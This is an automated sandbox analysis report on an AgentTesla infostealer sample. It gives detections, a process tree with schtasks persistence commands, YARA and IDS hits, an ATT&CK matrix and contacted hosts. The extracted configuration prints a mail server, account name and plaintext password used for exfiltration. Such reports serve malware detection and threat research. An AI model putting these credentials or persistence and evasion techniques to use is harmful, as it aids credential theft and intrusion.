ID: 756190
Sample Name: SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe
Cookbook: default.jbs
Time: 19:35:29
Date: 29/11/2022
Version: 36.0.0 Rainbow Opal

Table of Contents

Table of Contents 2
Windows Analysis Report SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Threatname: Agenttesla 4
Yara Signatures 4
Memory Dumps 4
Unpacked PEs 5
Sigma Signatures 5
Persistence and Installation Behavior 5
Snort Signatures 5
Joe Sandbox Signatures 6
AV Detection 6
Networking 6
Key, Mouse, Clipboard, Microphone and Screen Capturing 6
System Summary 6
Data Obfuscation 6
Boot Survival 6
Malware Analysis System Evasion 6
HIPS / PFW / Operating System Protection Evasion 7
Stealing of Sensitive Information 7
Remote Access Functionality 7
Mitre Att&ck Matrix 7
Behavior Graph 8
Screenshots 8
Thumbnails 8
Antivirus, Machine Learning and Genetic Malware Detection 9
Initial Sample 9
Dropped Files 9
Unpacked PE Files 9
Domains 9
URLs 9
Domains and IPs 10
Contacted Domains 10
Contacted URLs 10
URLs from Memory and Binaries 10
World Map of Contacted IPs 12
Public IPs 12
General Information 13
Warnings 13
Simulations 13
Behavior and APIs 13
Joe Sandbox View / Context 14
IPs 14
Domains 14
ASNs 14
JA3 Fingerprints 14
Dropped Files 14
Created / dropped Files 14
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\IwUNvHNy.exe.log 14
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe.log 14
C:\Users\user\AppData\Local\Temp\tmp2885.tmp 15
C:\Users\user\AppData\Local\Temp\tmpD8CA.tmp 15
C:\Users\user\AppData\Roaming\IwUNvHNy.exe 15
Static File Info 16
General 16
File Icon 16
Static PE Info 16
General 16
Entrypoint Preview 16
Data Directories 18
Sections 19
Resources 19
Imports 19
Network Behavior 19
Snort IDS Alerts 19
Network Port Distribution 19

TCP Packets 19
UDP Packets 21
DNS Queries 21
DNS Answers 22
HTTP Request Dependency Graph 23
SMTP Packets 23
Statistics 24
Behavior 24
System Behavior 24
Analysis Process: SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exePID: 5996, Parent PID: 3452 24
General 24
File Activities 25
File Created 25
File Deleted 25
File Written 25
File Read 26
Analysis Process: schtasks.exePID: 4572, Parent PID: 5996 27
General 27
File Activities 27
File Read 27
Analysis Process: conhost.exePID: 5580, Parent PID: 4572 27
General 27
Analysis Process: SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exePID: 532, Parent PID: 5996 27
General 27
File Activities 28
File Created 28
File Read 28
Registry Activities 29
Analysis Process: lwUNvHNy.exePID: 4664, Parent PID: 1064 29
General 29
File Activities 29
File Created 29
File Deleted 29
File Written 29
File Read 30
Analysis Process: schtasks.exePID: 3236, Parent PID: 4664 31
General 31
File Activities 31
File Read 31
Analysis Process: conhost.exePID: 644, Parent PID: 3236 31
General 31
Analysis Process: lwUNvHNy.exePID: 5060, Parent PID: 4664 31
General 31
File Activities 32
File Created 32
File Read 32
Registry Activities 32
Disassembly 33


Windows Analysis Report

SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe


Overview

General Information

Sample Name:	SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe
Analysis ID:	756190
MD5:	65cf34490748f79..
SHA1:	1ea50942d4acf0..
SHA256:	96642679196d3f..
Tags:	exe
Infos:	



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Malicious sample detected (through…
- Yara detected AgentTesla
- Yara detected AntiVM3
- Sigma detected: Scheduled temp fil…
- Snort IDS alert for network traffic
- Installs a global keyboard hook
- Tries to steal Mail credentials (via fi…
- Tries to harvest and steal Putty / W…
- Tries to harvest and steal ftp login c…
- Tries to detect sandboxes and other…
- Machine Learning detection for sam…
- May check the online IP address of…

Classification



Process Tree

- **System is w10x64**
- SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe (PID: 5996 cmdline: C:\Users\user\Desktop\SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe MD5: 65CF34490748F7924DB84DC043F5D81E)
  - schtasks.exe (PID: 4572 cmdline: C:\Windows\System32\schtasks.exe" /Create /TN "Updates\lwUNvHNy" /XML "C:\Users\user\AppData\Local\Temp\tmp2885.tmp MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 5580 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe (PID: 532 cmdline: {path} MD5: 65CF34490748F7924DB84DC043F5D81E)
- lwUNvHNy.exe (PID: 4664 cmdline: C:\Users\user\AppData\Roaming\lwUNvHNy.exe MD5: 65CF34490748F7924DB84DC043F5D81E)
  - schtasks.exe (PID: 3236 cmdline: C:\Windows\System32\schtasks.exe" /Create /TN "Updates\lwUNvHNy" /XML "C:\Users\user\AppData\Local\Temp\tmpD8CA.tmp MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 644 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - lwUNvHNy.exe (PID: 5060 cmdline: {path} MD5: 65CF34490748F7924DB84DC043F5D81E)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Exfil Mode": "SMTP",
  "Host": "mail.strictfacilityservices.com",
  "Username": "accounts@strictfacilityservices.com",
  "Password": "SFS!@#321"
}
```


Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
0000000A.00000002.524293663.0000000002B01000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
0000000E.00000002.525739728.0000000003164000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000000.00000002.316510086.00000000041EC000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000000.00000002.316510086.00000000041EC000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000000.00000002.316510086.00000000041EC000.00000004.00000800.00020000.00000000.sdmp	Windows_Trojan_AgentTesla_d3ac2b2f	unknown	unknown	• 0x15a83a:$a13: get_DnsResolver • 0x190a5a:$a13: get_DnsResolver • 0x158f64:$a20: get_LastAccessed • 0x18f184:$a20: get_LastAccessed • 0x15b247:$a27: set_InternalServerPort • 0x191467:$a27: set_InternalServerPort • 0x15b590:$a30: set_GuidMasterKey • 0x1917b0:$a30: set_GuidMasterKey • 0x159076:$a33: get_Clipboard • 0x18f296:$a33: get_Clipboard • 0x159084:$a34: get_Keyboard • 0x18f2a4:$a34: get_Keyboard • 0x15a425:$a35: get_ShiftKeyDown • 0x190645:$a35: get_ShiftKeyDown • 0x15a436:$a36: get_AltKeyDown • 0x190656:$a36: get_AltKeyDown • 0x159091:$a37: get_Password • 0x18f2b1:$a37: get_Password • 0x159b80:$a38: get_PasswordHash • 0x18fda0:$a38: get_PasswordHash • 0x15ac7b:$a39: get_DefaultCredentials
Click to see the 13 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe.4314970.1.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe.4314970.1.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
0.2.SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe.4314970.1.unpack	MALWARE_Win_AgentTeslaV3	AgentTeslaV3 infostealer payload	ditekSHen	• 0x32bcc:$s10: logins • 0x3264c:$s11: credential • 0x2e906:$g1: get_Clipboard • 0x2e914:$g2: get_Keyboard • 0x2e921:$g3: get_Password • 0x2fca5:$g4: get_CtrlKeyDown • 0x2fcb5:$g5: get_ShiftKeyDown • 0x2fcc6:$g6: get_AltKeyDown
0.2.SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe.4314970.1.unpack	Windows_Trojan_AgentTesla_d3ac2b2f	unknown	unknown	• 0x300ca:$a13: get_DnsResolver • 0x2e7f4:$a20: get_LastAccessed • 0x30ad7:$a27: set_InternalServerPort • 0x30e20:$a30: set_GuidMasterKey • 0x2e906:$a33: get_Clipboard • 0x2e914:$a34: get_Keyboard • 0x2fcb5:$a35: get_ShiftKeyDown • 0x2fcc6:$a36: get_AltKeyDown • 0x2e921:$a37: get_Password • 0x2f410:$a38: get_PasswordHash • 0x3050b:$a39: get_DefaultCredentials
10.0.SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 13 entries				

Sigma Signatures

Persistence and Installation Behavior

Sigma detected: Scheduled temp file as task from temp location

Snort Signatures

ET TROJAN AgentTesla Exfil Via SMTP - Source IP: 192.168.2.6 - Destination IP: 111.118.212.38	
Timestamp:	192.168.2.6111.118.212.38497235872030171 11/29/22-19:38:19.561263
SID:	2030171
Source Port:	49723
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN AgentTesla Exfil Via SMTP - Source IP: 192.168.2.6 - Destination IP: 111.118.212.38	
Timestamp:	192.168.2.6111.118.212.38497185872030171 11/29/22-19:37:32.174046
SID:	2030171
Source Port:	49718
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Machine Learning detection for sample

Machine Learning detection for dropped file

Networking

Snort IDS alert for network traffic

May check the online IP address of the machine

Key, Mouse, Clipboard, Microphone and Screen Capturing

Installs a global keyboard hook

System Summary

Malicious sample detected (through community Yara rule)

.NET source code contains very large array initializations

Data Obfuscation

.NET source code contains potential unpacker

.NET source code contains method to dynamically call methods (often used by packers)

Boot Survival

Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion

Injects a PE file into a foreign processes

Stealing of Sensitive Information

Yara detected AgentTesla

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to harvest and steal browser information (history, passwords, etc)


Remote Access Functionality

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 1 Windows Management Instrumentation	1 Scheduled Task/Job	1 1 1 Process Injection	1 Disable or Modify Tools	2 OS Credential Dumping	1 File and Directory Discovery	Remote Services	1 1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Scheduled Task/Job	Boot or Logon Initialization Scripts	1 Scheduled Task/Job	1 Deobfuscate/Decode Files or Information	1 1 1 Input Capture	1 1 4 System Information Discovery	Remote Desktop Protocol	2 Data from Local System	Exfiltration Over Bluetooth	1 1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	2 Obfuscated Files or Information	1 Credentials in Registry	1 Query Registry	SMB/Windows Admin Shares	1 Email Collection	Automated Exfiltration	1 Non-Standard Port	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	2 3 Software Packing	NTDS	2 1 1 Security Software Discovery	Distributed Component Object Model	1 1 1 Input Capture	Scheduled Transfer	2 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Masquerading	LSA Secrets	1 Process Discovery	SSH	1 Clipboard Data	Data Transfer Size Limits	2 3 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 3 1 Virtualization/Sandbox Evasion	Cached Domain Credentials	1 3 1 Virtualization/Sandbox Evasion	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 1 1 Process Injection	DCSync	1 Application Window Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	1 Remote System Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	1 System Network Configuration Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\lwUNvHNy.exe	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
10.0.SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	0%	URL Reputation	safe	
http://https://LwV7dxVvQwzS29UTCu.com	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://UrUbMY.com	0%	Avira URL Cloud	safe	
http://https://api.ipify.orgmail.strictfacilityservices.comaccounts	0%	Avira URL Cloud	safe	
http://mail.strictfacilityservices.com	0%	Avira URL Cloud	safe	
http://strictfacilityservices.com	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
api.ipify.org.herokudns.com	3.220.57.224	true	false		unknown
strictfacilityservices.com	111.118.212.38	true	true		unknown
api.ipify.org	unknown	unknown	false		high
mail.strictfacilityservices.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://api.ipify.org/	false		high


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:HTTP/1.1	SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe, 0000000A.00000002.524293663.0000000002B01000.00000004.00000800.00020000.00000000.sdmp, lwUNvHNy.exe, 0000000E.00000002.524696684.000000003111000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://www.apache.org/licenses/LICENSE-2.0	SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe, 00000000.00000002.332440019.00000000071C2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com	SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe, 00000000.00000002.332440019.00000000071C2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com/designersG	SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe, 00000000.00000002.332440019.00000000071C2000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://mail.strictfacilityservices.com	SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe, 0000000A.00000002.537441042.0000000002DE5000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe, 0000000A.00000002.537562439.0000000002DEB000.00000004.00000800.00020000.00000000.sdmp, lwUNvHNy.exe, 0000000E.00000002.537961908.00000000033EA000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/?	SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe, 00000000.00000002.332440019.00000000071C2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://UrUbMY.com	lwUNvHNy.exe, 0000000E.00000002.524696684.0000000003111000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.founder.com.cn/cn/bThe	SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe, 00000000.00000002.332440019.00000000071C2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe, 00000000.00000002.332440019.00000000071C2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe, 0000000A.00000002.524293663.0000000002B01000.00000004.00000800.00020000.00000000.sdmp, lwUNvHNy.exe, 0000000E.00000002.524696684.0000000003111000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://LwV7dxVvQwzS29UTCu.com	lwUNvHNy.exe, 0000000E.00000002.533988988.00000000033AB000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://strictfacilityservices.com	SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe, 0000000A.00000002.537562439.0000000002DEB000.00000004.00000800.00020000.00000000.sdmp, lwUNvHNy.exe, 0000000E.00000002.537961908.00000000033EA000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.tiro.com	SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe, 00000000.00000002.332440019.00000000071C2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://api.ipify.orgmail.strictfacilityservices.comaccounts	lwUNvHNy.exe, 0000000E.00000002.524696684.0000000003111000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers	SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe, 00000000.00000002.332440019.00000000071C2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.goodfont.co.kr	SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe, 00000000.00000002.332440019.00000000071C2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.carterandcone.coml	SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe, 00000000.00000002.332440019.00000000071C2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.sajatypeworks.com	SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe, 00000000.00000002.332440019.00000000071C2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.typography.netD	SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe, 00000000.00000002.332440019.00000000071C2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe, 00000000.00000002.332440019.00000000071C2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.founder.com.cn/cn/cThe	SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe, 00000000.00000002.332440019.00000000071C2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe, 00000000.00000002.332440019.00000000071C2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://api.ipify.org	SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe, 0000000A.00000002.524293663.0000000002B01000.00000004.00000800.00020000.00000000.sdmp, lwUNvHNy.exe, 0000000E.00000002.524696684.0000000003111000.00000004.00000800.00020000.00000000.sdmp	false		high
http://fontfabrik.com	SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe, 00000000.00000002.332440019.00000000071C2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.founder.com.cn/cn	SecuriteInfo.com.Win32.PWSX-gen.18868.10449.exe, 00000000.00000002.332440019.00000000071C2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
